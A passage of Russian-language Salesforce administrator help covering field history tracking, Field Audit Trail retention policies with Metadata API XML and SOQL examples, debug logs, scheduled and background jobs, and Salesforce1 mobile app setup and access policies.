- Поля «Создал» и «Последнее изменение сделано»
- Поле возможностей «Ожидаемый доход»
- Поля решений «Заголовок основного решения» и «Сведения об основном решении»; данные поля отображаются только для переведенных решений, если организация поддерживает многоязычные решения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

Стандартные объекты недоступны в версии **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки отслеживаемых полей:

- «Настройка приложения»

**5. Нажмите кнопку «Сохранить».**

Отслеживание журнала запускается системой Salesforce незамедлительно. Изменения, внесенные ранее, не отслеживаются.

СМ. ТАКЖЕ:

[Отслеживание журнала поля](#)

## Отслеживание журнала поля для настраиваемых объектов

**1. В параметрах управления настраиваемого объекта выберите пункт «Правка».****2. Установите флажок «Отслеживать журнал поля».**

**Совет:** При включении функции отслеживания для объекта убедитесь, что макеты страниц содержат связанный список объекта «Журнал».

**3. Сохраните внесенные изменения.****4. Щелкните «Настроить отслеживание журналов» в разделе «Настраиваемые поля и взаимосвязи».**

Данный раздел позволяет настраивать журнал настраиваемого объекта для стандартных и настраиваемых полей.

**5. Выберите нужные поля.**

Разрешается выбирать не более 20 стандартных и настраиваемых полей для каждого объекта. Ниже перечислены поля, недоступные для отслеживания.

- Поля формулы, сводного резюмирования и автонумерации
- Поля «Создал» и «Последнее изменение сделано»

**6. Нажмите кнопку «Сохранить».**

Отслеживание журнала запускается системой Salesforce незамедлительно. Изменения, внесенные ранее, не отслеживаются.

СМ. ТАКЖЕ:

[Отслеживание журнала поля](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Стандартные объекты недоступны в версии **Database.com Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки отслеживаемых полей:

- «Настройка приложения»



## Отключение отслеживание журнала поля

 **Прим.:** Если код Apex ссылается на поле объекта, то функция отслеживания журнала поля для этого объекта не может быть отключена.

1. В разделе настроек управления для объекта, для журнала полей которого требуется прекратить отслеживание, перейдите в раздел «Поля».
2. Нажмите кнопку «Настроить отслеживание журналов».
3. Снимите флажок **«Включить журнал»** для выбранного объекта (например, флажок **«Включить журнал организации»**, **«Включить журнал контакта»**, **«Включить журнал интереса»** или **«Включить журнал возможности»**).

Связанный список «Журнал» будет автоматически удален из макетов страниц связанного объекта.

Отключение функции отслеживания журнала поля для стандартного объекта не влияет на возможность составления отчетов по сохраненным ранее данным журнала. Выключение функции отслеживания журнала поля для настраиваемого объекта блокирует возможность составления отчетов по журналу поля.

4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Отслеживание журнала поля](#)

[Поиск по параметрам управления объектами](#)

## Контрольный журнал поля

Функция «Контрольный журнал поля» позволяет задавать политику для сохранения архивных данных журнала поля не более 10 лет, независимо от функции отслеживания журнала поля. Данная функция гарантирует соответствие нормативным правилам отрасли в отношении возможности аудита и хранения данных.

Чтобы определить политику сохранения для журнала поля, воспользуйтесь интерфейсом Metadata API от компании Salesforce. Чтобы получить доступ к архивным данным, воспользуйтесь интерфейсами REST API, SOAP API и Tooling API. Дополнительную информацию о включении функции «Контрольный журнал поля» можно получить у представителя Salesforce.

Журнал поля копируется из связанного списка «Журнал» в объект `FieldHistoryArchive`, а затем удаляется из связанного списка «Журнал». Определите один объект `HistoryRetentionPolicy` для связанных списков «Журнал» (например, «Журнал организации»), чтобы настроить политики сохранения «Контрольный журнал поля» для архивируемых объектов. Затем разверните объект посредством интерфейса Metadata API. В производственных организациях, использующих контрольный журнал поля, архивирование данных выполняется автоматически по истечении 18 месяцев. В безопасных организациях архивирование выполняется автоматически по истечении одного месяца. Политики сохранения могут обновляться по мере необходимости.

Ниже перечислены объекты, поддерживающие политики «Контрольный журнал поля».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Стандартные объекты недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки отслеживаемых полей:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки политики сохранения журнала поля:

- «Сохранение журнала поля»


- Организации
- Обращения
- Контакты
- Интересы
- Возможности
- Активы
- Права
- Сервисные контракты
- Элементы строки контракта
- Решения
- Продукты
- Прайс-листы
- Настраиваемые объекты, которые поддерживают отслеживание журнала поля


При необходимости добавьте политики сохранения журнала поля в управляемые и неуправляемые пакеты.

Ниже перечислены поля, недоступные для отслеживания.

- Поля формулы, сводного резюмирования и автонумерации
- Поля «Создано» и «Последнее изменение сделано»
- Поле возможностей «Ожидаемый доход»
- Поля решений «Заголовок основного решения» и «Сведения об основном решении»
- Поля подробного текста
- Поля со множественным выбором

После определения и развертывания политики «Контрольный журнал поля» данные производственной организации переносятся из связанных списков «Журнал» (например, «Журнал организации») в объект `FieldHistoryArchive`. Первая копия записывает журнал поля, заданный политикой, для архивирования хранилища, поэтому иногда занимает слишком много времени. Последующие копии переносят только последние изменения, поэтому занимают меньше времени. Запрос архивных данных может выполняться посредством ограниченного набора запросов `SOQL`.

 **Прим.:** В течение некоторого времени после первоначального официального выпуска, автоматическое удаление данных из связанного списка «Журнал» может не выполняться, поэтому данные могут сохраняться как в объекте `FieldHistoryArchive`, так и в связанном списке «Журнал». Salesforce сохраняет за собой право на удаление архивных данных из связанного списка «Журнал» согласно определяемой клиентом политике в будущих выпусках.

 **Прим.:** Если в вашей организации включен «Контрольный журнал поля», то архивированные ранее данные не шифруются, если впоследствии будет включено шифрование платформы. Например, в вашей организации с помощью функции «Контрольный журнал поля» определяют политику хранения данных журнала для такого поля учетной записи как поле номера телефона. После включения шифрования платформы вы включаете шифрование для этого поля и данные телефонных номеров в учетной записи будут шифроваться. Новые записи телефонных номеров будут шифроваться при создании. Кроме того, будут шифроваться прежние обновления в поле телефонного номера, которые хранятся в связанном списке, соответствующем журналу учетной записи. Однако данные журнала телефонных номеров, уже архивированные в объекте `FieldHistoryArchive`, по-прежнему будут храниться без

шифрования. Если вашей организации требуется зашифровать архивированные ранее данные, свяжитесь с Salesforce. Мы зашифруем и переархивируем архивные данные сохраненных полей, затем удалим незашифрованный архив.

СМ. ТАКЖЕ:

[Руководство разработчика SOAP API: FieldHistoryArchive](#)

[Руководство разработчика Metadata API: HistoryRetentionPolicy](#)


[Руководство ISVforce: общие сведения о пакетах](#)

[Справочное руководство по Force.com SOQL и SOSL: SOQL с архивными данными](#)

## Примеры

### Настройка политики сохранения данных для журнала поля

Данный пример определяет порядок настройки политики сохранения данных журнала поля посредством Metadata API. Рекомендуем редактировать метаданные только при переопределении стандартных значений политики (18 месяцев для хранилища производственных организаций и 0 лет для хранилища архивов). Настройка политики сохранения данных инициирует создание и развертывание пакета метаданных. Пакет состоит из ZIP-файла, содержащего папку `objects`, внутри которой находится XML-файл, определяющий политику сохранения каждого объекта, и описания проекта, содержащего список объектов и используемую версию API.

 **Прим.:** Первая копия записывает весь журнал поля, заданный политикой, для архивирования хранилища, поэтому может занять слишком много времени. Последующие копии переносят только последние изменения, поэтому занимают меньше времени.

1. Определите политику сохранения данных журнала поля для каждого объекта. Политика определяет количество месяцев для хранения журнала поля в системе Salesforce, а также количество лет для хранения журнала поля в архиве. Пример файла ниже определяет политику для архивирования объекта по истечении шести месяцев и хранения архивов в течение пяти лет.

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
  <historyRetentionPolicy>
    <archiveAfterMonths>6</archiveAfterMonths>
    <archiveRetentionYears>5</archiveRetentionYears>
    <description>My field history retention</description>
  </historyRetentionPolicy>
  <fields>
    <fullName>AccountSource</fullName>
    ...
  </CustomObject>
```

Имя файла определяет объект, к которому должна применяться политика. Например, чтобы применить указанную выше политику к объекту «Организация», сохраните файл как `Account.object`. Данный алгоритм также действителен для текущих настраиваемых объектов, то есть имя файла содержит имя настраиваемого объекта. Например: `myObject__c.object`.

- Создайте описание проекта, то есть XML-файл по имени `package.xml`. Пример файла ниже содержит список объектов, к которым должна применяться политика сохранения данных. Согласно данному файлу описания, папка `objects` должна содержать пять файлов: `Account.object`, `Case.object` и т. д.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
  <types>
    <members>Account</members>
    <members>Case</members>
    <members>Contact</members>
    <members>Lead</members>
    <members>Opportunity</members>
  </types>
  <version>32.0</version>
</Package>
```

- Создайте ZIP-файл и разверните изменения в производственной среде посредством функции `deploy()`. Дополнительную информацию см. в [Руководстве Metadata API](#).



**Прим.:** Данная пробная версия не поддерживает развертывание из безопасной среды в производственную.

Готово! Политика сохранения журнала поля будет активирована согласно заданным временным промежуткам.

### Одновременное создание настраиваемого объекта и настройка политики сохранения журнала поля

При необходимости воспользуйтесь Metadata API для одновременного создания настраиваемого объекта и настройки политики сохранения. Укажите минимальное количество обязательных полей при создании настраиваемого объекта. Пример XML-файла ниже позволяет создать объект и настроить политику сохранения журнала поля.

```
<?xml version="1.0" encoding="UTF-8"?>
<CustomObject xmlns="http://soap.sforce.com/2006/04/metadata">
  <deploymentStatus>Deployed</deploymentStatus>
  <enableHistory>true</enableHistory>
  <description>just a test object with one field for eclipse ide testing</description>
  <historyRetentionPolicy>
    <archiveAfterMonths>3</archiveAfterMonths>
    <archiveRetentionYears>10</archiveRetentionYears>
    <gracePeriodDays>1</gracePeriodDays>
    <description>Transaction Line History</description>
  </historyRetentionPolicy>
  <fields>
    <fullName>Comments__c</fullName>
    <description>add your comments about this object here</description>
    <inlineHelpText>This field contains comments made about this object</inlineHelpText>

    <label>Comments</label>
    <length>32000</length>
    <trackHistory>true</trackHistory>
    <type>LongTextArea</type>
    <visibleLines>30</visibleLines>
  </fields>
  <label>MyFirstObject</label>
  <nameField>
    <label>MyFirstObject Name</label>
```

```
<type>Text</type>
</nameField>
<pluralLabel>MyFirstObjects</pluralLabel>
<sharingModel>ReadWrite</sharingModel>
</CustomObject>
```

Задайте параметру `trackHistory` значение `true` для полей, подлежащих отслеживанию, и значение `false` для других полей.

### Запрос архивных данных

При необходимости извлеките архивные данные путем выполнения запросов SOQL для объекта `FieldHistoryArchive`. При необходимости выполните фильтрацию по полям `FieldHistoryType`, `ParentId` и `CreatedDate` (при условии использования аналогичного порядка). Например:

```
SELECT ParentId, FieldHistoryType, Field, Id, NewValue, OldValue FROM FieldHistoryArchive
WHERE FieldHistoryType = 'Account' AND ParentId='906F000000
```

СМ. ТАКЖЕ:

[Руководство разработчика Metadata API: deploy\(\)](#)

[Руководство разработчика Metadata API: CustomObject](#)

[Справочное руководство по Force.com SOQL и SOSL: SOQL с архивными данными](#)

## Отслеживание журналов отладки

Когда вы установите нужные флажки трассировки, вы сможете отслеживать ведение журналов для пользователей, классов Apex и триггеров Apex в Консоли разработчика или в разделе «Настройка».

Вы можете сохранять журналы отладки для отдельных пользователей (в том числе свои), классов и триггеров, а также управлять этими журналами.

Чтобы просмотреть сохраненные журналы отладки, введите строку «*Журналы отладки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Журналы отладки**». Если вы включите сохранение журналов отладки, то сможете просматривать, загружать или удалять ваши журналы с этой страницы.

СМ. ТАКЖЕ:

[Настройка функции ведения журналов отладки](#)

[Просмотр журналов отладки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Developer Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Database.com Edition.**

Пользовательский интерфейс Salesforce и службы эл. почты недоступны в версии **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, сохранения и удаления журналов отладки:

- «Управление пользователями»

## Настройка функции ведения журналов отладки

Чтобы активировать журналы отладки для пользователей, классов Apex и триггеров Apex, настройте флаги трассировки и уровни отладки в Консоли разработчика или в разделе «Настройка».

Вы можете сохранять журналы отладки для отдельных пользователей (в том числе свои), классов и триггеров, а также управлять этими журналами.

Ниже перечислены ограничения, действующие для журналов отладки.

- Каждый журнал отладки должен составлять 2 МБ или меньше. Журналы отладки размером более 2 Мб отсекаются путем удаления первых строк журнала (например, строки журнала для первых операторов `System.debug`). Строки журнала могут быть удалены из любой области (не только из начала журнала отладки).
- Каждая организация может сохранять журналы отладки общим размером не более 50 Мб. При достижении данного ограничения первые журналы отладки перезаписываются.

### Настройка флагов трассировки с помощью Консоли разработчика

Чтобы настроить флаги трассировки и уровни отладки с помощью Консоли разработчика, щелкните «Отладка» > «Изменить уровни журнала». Затем завершите эти действия.

- Чтобы создать флаг трассировки, щелкните «Добавить».
- Чтобы отредактировать продолжительность существующего флага трассировки, щелкните дважды его время начала и окончания.
- Чтобы изменить уровень отладки флага трассировки, щелкните «Добавить/изменить» в столбце «Действие уровня отладки». Затем можно будет изменить имеющиеся уровни отладки, создать или удалить уровень отладки и назначить уровень отладки флагу трассировки. При удалении уровня отладки удаляются все флаги трассировки, которые его используют.

### Настройка флагов трассировки в разделе «Настройка»

Чтобы настроить флаги трассировки и уровни отладки, выполните в разделе «Настройка» следующие действия.

1. Откройте соответствующую страницу настройки.
  - Для флагов трассировки на основе пользователя и уровней отладки введите «Журналы отладки» в поле «Быстрый поиск», затем щелкните «Журналы отладки».
  - Для флагов трассировки на основе класса и уровней отладки введите «Классы Apex» в поиске «Быстрый поиск», щелкните «Классы Apex», щелкните имя класса, затем щелкните «Флаги трассировки».
  - Для флагов трассировки на основе триггеров и уровней отладки введите «Триггеры Apex» в поиске «Быстрый поиск», щелкните «Триггеры Apex», щелкните имя класса, затем щелкните «Флаги трассировки».
2. На странице «Настройка» завершите следующие действия.
  - Чтобы добавить флаг трассировки, нажмите кнопку «Создать».
  - Чтобы изменить имеющийся флаг трассировки, щелкните параметр в столбце «Действия».
    - Чтобы удалить флаг трассировки, щелкните «Удалить».
    - Чтобы изменить флаг трассировки, щелкните «Изменить».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра, сохранения  
и удаления журналов  
отладки:

- «Управление пользователями»

- Чтобы изменить уровень отладки флага трассировки, щелкните **«Фильтры»**.
- Чтобы создать уровень отладки, щелкните **«Изменить»**, щелкните значок лупы рядом с полем «Уровень отладки», затем выберите **«Создать»**.

СМ. ТАКЖЕ:

[Отслеживание журналов отладки](#)

## Просмотр журналов отладки

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования консоли разработчика: «Просмотр всех данных»

Для выполнения анонимного Apex: «Автор Apex»

Для использования функции поиска кода и выполнения SOQL или SOSL на вкладке запроса: «API включен»

Для сохранения изменений в классах и триггерах Apex: «Автор Apex»

Для сохранения изменений на страницах и в компонентах Visualforce: «Настройка приложения»

Для сохранения изменений в ресурсах Lightning: «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Чтобы просмотреть сведения журнала отладки, в меню «Настройка» введите *«Журналы отладки»* в поле «Быстрый поиск», выберите **«Журналы отладки»**, затем щелкните **«Просмотр»** рядом с журналом отладки, который вы хотите исследовать. Чтобы загрузить журнал в виде XML-файла, щелкните **«Загрузить»**.

Журнал отладки содержит сведения о транзакции (например, успешность ее выполнения, размер журнала (в байтах), продолжительность транзакции в миллисекундах и т. д.). В зависимости от заданных фильтров, журнал может содержать дополнительные сведения о транзакции.

СМ. ТАКЖЕ:

[Отслеживание журналов отладки](#)



## Отслеживание запланированных заданий

Страница «Все запланированные задания» содержит все отчетные снимки, запланированные задания Apex и панели мониторинга, запланированные для обновления.

Чтобы открыть эту страницу, введите строку «*Запланированные задания*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Запланированные задания**». Действия, доступные пользователю для выполнения, определяются назначенными полномочиями.

- Чтобы удалить все экземпляры запланированного задания без возможности восстановления, щелкните ссылку «Удал.».
- Просмотрите сведения о запланированном задании. Например:
  - Имя запланированного задания
  - Имя пользователя, отправившего запланированное задание
  - Дата и время первоначальной отправки запланированного задания
  - Дата и время начала запланированного задания
  - Дата и время следующего выполнения запланированного задания
  - Тип запланированного задания

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Отчетные снимки и панели мониторинга недоступны в версиях: **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания  
запланированных заданий:

- «Просмотр настройки и конфигурации»


## Отслеживание фоновых заданий

Отслеживание фоновых заданий в организации доступно только при использовании параллельного пересчета общего доступа.

Параллельный пересчет общего доступа позволяет более крупным организациям ускорить пересчет общего доступа для каждого объекта. Если количество записей, на которые оказывается влияние в результате вставки или обновления правила общего доступа на основе ответственного, меньше 25 000, пересчет выполняется синхронно и по его завершении не будет отправлено электронное уведомление. Операции вставки и обновления правила общего доступа на основе ответственного, которые оказывают влияние менее чем на 25 000 записей, не доступны на странице «Фоновые задания».

Чтобы просмотреть фоновые задания организации, в разделе настройки введите «*Фоновые задания*» в поле «Быстрый поиск», затем выберите пункт «**Фоновые задания**».

Страница «Фоновые задания» содержит сведения о фоновых заданиях, включая примерный процент выполнения пересчета. Столбец «**Тип задания**» отображает выполняемое фоновое задание (например, «Обновление единого стандартного параметра»). Столбец «**Подтип задания**» отображает задействованный объект (например, «Организация» или «Возможность»).

 **Прим.:** Фоновые задания могут отслеживаться только на данной странице. Чтобы отменить выполнение фонового задания, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

[Пересчет правил общего доступа](#)

[Асинхронный параллельный пересчет правил общего доступа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания фоновых заданий:

- «Просмотр настройки и конфигурации»


# Настройка мобильных приложений Salesforce

## Salesforce1

### Параметры настройки мобильного приложения Salesforce1

Мобильное приложение Salesforce1 может быть настроено разными способами для повышения эффективности его использования.

Все параметры настройки Salesforce1 доступны из меню «Настройка», которое открывается в верхнем правом углу любой страницы Salesforce. Для удобства пользователей многие страницы параметров Salesforce1 быстрее открываются со страницы настройки «Быстрый запуск Salesforce1». В Salesforce Classic в меню «Настройка» щелкните **«Быстрый запуск Salesforce1»** (рядом с верхней частью меню «Настройка»). В Lightning Experience в настройке введите строку *«Быстрый запуск Salesforce1»* в поле «Быстрый поиск», затем выберите **«Быстрый запуск Salesforce1»**.

 **Прим.:** Рекомендуем использовать обозреватель Google Chrome для страницы настройки быстрого запуска Salesforce1. Также поддерживаются обозреватели Microsoft Internet Explorer 9 или более поздней версии и Mozilla Firefox.


Ниже перечислены параметры настройки Salesforce1, доступные для организации.

- Выполнение основной настройки с помощью мастера Salesforce1. На странице быстрого запуска Salesforce1 щелкните **«Открыть мастер быстрого запуска»**.
- Определение пользователей, которым должно быть доступно приложение Salesforce1.
  - Если приложение можно загрузить, на странице быстрого запуска Salesforce1 щелкните **«Средства управления безопасностью»**.
  - Для мобильного веб-приложения на странице быстрого запуска Salesforce1 щелкните **«Параметр мобильного обозревателя»**.
- Настройка способа отображения данных в приложении Salesforce1. Если не указано иное, доступ к этим настройкам можно получить из настроек управления объектом, данные которого нужно настроить.
  - Чтобы оптимизировать макеты страниц для отображения на мобильных устройствах, рекомендуем изменить текущие макеты страниц или создать мобильные макеты страниц. Из настроек управления соответствующим объектом перейдите на страницу «Макеты страниц».
  - Добавьте развернутые поиски, компоненты (включая компонент Twitter) или страницы Visualforce в раздел «Мобильные карты» макета страницы для их отображения в качестве мобильных карт в приложении Salesforce1. Из настроек управления соответствующим объектом перейдите на страницу «Макеты страниц».
  - Убедитесь, что страницы Visualforce доступны для использования в приложении Salesforce1. В настройке введите строку *«Страницы Visualforce»* в поле «Быстрый поиск», затем выберите **«Страницы Visualforce»**. Щелкните **«Правка»** у названия страницы, затем выберите **Доступно для мобильного приложения Salesforce**.
  - Чтобы определить поля, отображаемые в разделе «Основное» записи объекта и картах предварительного просмотра связанного списка, рекомендуем создать настраиваемые компактные макеты. Из настроек управления соответствующим объектом перейдите на страницу «Компактные макеты».
  - Убедитесь, что текущие макеты поиска заполняют результаты поиска Salesforce1 нужными полями. Из настроек управления соответствующим объектом перейдите на страницу «Макеты поиска».

#### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

- Предоставление пользователям удобного и эффективного доступа путем создания действий, предназначенных для выполнения конкретных бизнес-задач.
  - Включите действия в публикаторе для организации. Введите строку «*Параметры Chatter*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter**». Установите флажок «Включить действия в публикаторе». (Данный параметр предполагает наличие Chatter в организации, а также необходимость отображения созданных действий в публикаторе Chatter. Если организация не поддерживает Chatter, то действия доступны для использования, но отображаются только в приложении Salesforce1).
  -  **Прим.:** Если поддержка действий в публикаторе выключена, то публикатор Chatter полной версии системы Salesforce отображает только стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос» и «Благодарность»). Если включена поддержка Chatter, но выключена поддержка действий в публикаторе, то стандартные действия Chatter и нестандартные действия видны на панели действий приложения Salesforce1 и в сторонних приложениях, использующих эти списки действий. К нестандартным действиям относятся действия создания, действия обновления, действия регистрации вызова, настраиваемые действия и мобильные интеллектуальные действия.
  - Создайте глобальные действия, позволяющие пользователям добавлять новые записи объекта без автоматического связывания с другими записями. Введите строку «Глобальные действия» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Глобальные действия**». Чтобы настроить поля, используемые глобальными действиями, щелкните «**Макет**» на странице «Глобальные действия».
 

Затем добавьте новые действия в раздел «Действия Salesforce1 и Lightning Experience» глобального макета публикатора, чтобы они отображались в Salesforce1. Введите строку «Макеты публикатора» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Макеты публикатора**».
  - Создайте объектные действия, позволяющие пользователям добавлять новые записи или обновлять текущие записи. Перейдите на страницу «Кнопки, ссылки и действия» посредством параметров управления для объекта, для которого нужно добавить действие. Чтобы настроить поля, используемые объектным действием, щелкните «**Макет**» на странице «Кнопки, ссылки и действия».
 

Затем добавьте новые действия в раздел «Действия Salesforce1 и Lightning Experience» макета страницы соответствующего объекта.
- Настройка элементов, доступных в меню навигации приложения Salesforce1, а также порядка их отображения. На странице быстрого запуска Salesforce1 щелкните «**Меню навигации**».
- Предупреждение пользователей приложения Salesforce1 о важных действиях Salesforce путем включения внутрипрограммных и всплывающих уведомлений. На странице быстрого запуска Salesforce1 щелкните «**Параметры уведомлений**».
- Интеграция сторонних приложений в меню навигации приложения Salesforce1 путем добавления вкладок страницы Lightning для страниц Lightning, развернутых в организации. В настройке введите «Вкладки» в поле «Быстрый поиск», выберите «**Вкладки**», затем щелкните «**Создать**» в связанном списке Вкладки страницы Lightning..
- Система позволяет настраивать приложение Salesforce1 в соответствии с фирменным стилем компании. На странице быстрого запуска Salesforce1 щелкните «**Фирменный стиль Salesforce1**».
- Предоставление загружаемым приложениям Salesforce1 возможности автоматического кэширования часто просматриваемых данных Salesforce посредством защищенного хранилища, позволяющего просматривать данные в автономном режиме. (Данный параметр включен по умолчанию.) На странице быстрого запуска Salesforce1 щелкните «**Автономный кэш**».


При необходимости просмотрите [Руководство администратора мобильного приложения Salesforce1](#), посвященное вопросам использования декларативных инструментов Salesforce1 в меню «Настройка» для подготовки организации к внедрению мобильного приложения Salesforce1.

СМ. ТАКЖЕ:

- [Настройка мобильного приложения Salesforce1 посредством мастера Salesforce1](#)
- [Поиск по параметрам управления объектами](#)
- [Компактные макеты](#)
- [Макеты страниц](#)
- [Настройка макетов поиска](#)

## Настройка мобильного приложения Salesforce1 посредством мастера Salesforce1

Мастер Salesforce1 позволяет быстро выполнять обязательную настройку для приложения Salesforce1. Приложение Salesforce1, настроенное посредством данного мастера, позволяет торговым представителям выполнять рабочие задачи прямо на мобильных устройствах.


 **Прим.:** Рекомендуем использовать обозреватель Google Chrome для мастера Salesforce1 и страницы «Настройка Salesforce1». Также поддерживаются обозреватели Microsoft Internet Explorer 9 или более поздней версии и Mozilla Firefox.

Если вы используете Lightning Experience, сделайте следующее.

1. В разделе настройки щелкните **<b>«Запустить мастер»</b>** в заголовке настройки Salesforce1 в карусели быстрого доступа.

Если вы используете Salesforce Classic, выполните следующие действия.

1. Выберите пункт **«быстрый запуск Salesforce1»** в меню «Настройка».
2. Нажмите кнопку **«Открыть мастер быстрого запуска»** на странице «Настройка Salesforce1».

 **Прим.:** Несмотря на выполнение основных задач настройки, мастер Salesforce1 содержит только некоторые задачи настройки Salesforce1. Например, хотя вы можете изменить порядок глобальных быстрых действий с помощью мастера, панель действий и меню действий Salesforce1 может содержать другие типы действий, например объектные быстрые действия и стандартные действия Chatter, доступность которых зависит от контекста.

После закрытия мастера вы будете перенаправлены на страницу настройки быстрого доступа Salesforce1, предоставляющую быстрый доступ к страницам настройки и документации приложения Salesforce1. Если параметры настроены на одной странице, страница «Быстрый запуск» содержит прямые ссылки на эти страницы. При наличии параметров, доступных на разных страницах меню «Настройка», данная страница содержит ссылки на соответствующую документацию.

СМ. ТАКЖЕ:

- [Параметры настройки мобильного приложения Salesforce1](#)

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования мастера Salesforce1:

- «Настройка приложения»

## Управление доступом к мобильному приложению Salesforce1

Система позволяет контролировать доступ организации к загружаемым приложениям Salesforce1 и мобильному веб-приложению Salesforce1.

В зависимости от используемой конфигурации, выполните указанные ниже действия.

- Включите или отключите доступ к мобильному веб-приложению Salesforce1. В разделе настройки введите «*Параметры Salesforce1*» в поле «Быстрый поиск», затем выберите «**Параметры Salesforce1**». См. раздел «[Включение мобильного веб-приложения Salesforce1](#)».
- Установите, кто имеет право получать доступ к загружаемым приложениям Salesforce1, и настройте другие политики безопасности. Введите строку «*Связанные приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите параметр управления связанными приложениями. См. раздел «[Политики безопасности и доступа пользователей для загружаемых приложений Salesforce1](#)».

## Политики безопасности и доступа пользователей для загружаемых приложений Salesforce1

Загружаемые приложения Salesforce1 — это связанные приложения. Другими словами, администраторы могут определять доступность приложений и настраивать другие политики безопасности. По умолчанию вход в загружаемые приложения Salesforce1 может выполняться всеми пользователями организации.

Система позволяет настраивать политики безопасности и доступа для каждого загружаемого приложения Salesforce1 посредством компонентов параметров, установленных из управляемого пакета связанных приложений Salesforce1. Ниже перечислены компоненты, которые должны быть установлены в системе Salesforce.

- Salesforce1 для Android
- Salesforce1 для iOS

Данные компоненты устанавливаются автоматически при установке загружаемого приложения Salesforce1 из интернет-магазина App Store или Google Play на мобильное устройство пользователя и проверке подлинности организации путем выполнения входа в мобильное приложение.

При необходимости установите вручную пакет связанных приложений [Salesforce1 и приложений Chatter](#), позволяющий просматривать и изменять стандартные параметры безопасности и доступа перед развертыванием загружаемых приложений Salesforce1 для пользователей.

Если компоненты связанных приложений Salesforce1 установлены, они добавляются на страницу «Связанные приложения». (В настройке введите строку «*Связанные приложения*» в поле «Быстрый поиск» настройки и выберите параметр управления связанными приложениями.) Данная страница позволяет просматривать и редактировать параметры каждого приложения, включая управление доступом посредством профилей, полномочий и ограничений диапазонов IP-адресов. При попытке входа пользователя с ограниченным доступом в загружаемое приложение Salesforce1 отображается сообщение об ошибке.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров загружаемого приложения Salesforce1:

- «Настройка приложения»

Для просмотра параметров загружаемого приложения Salesforce1:

- «Просмотр настройки и конфигурации»

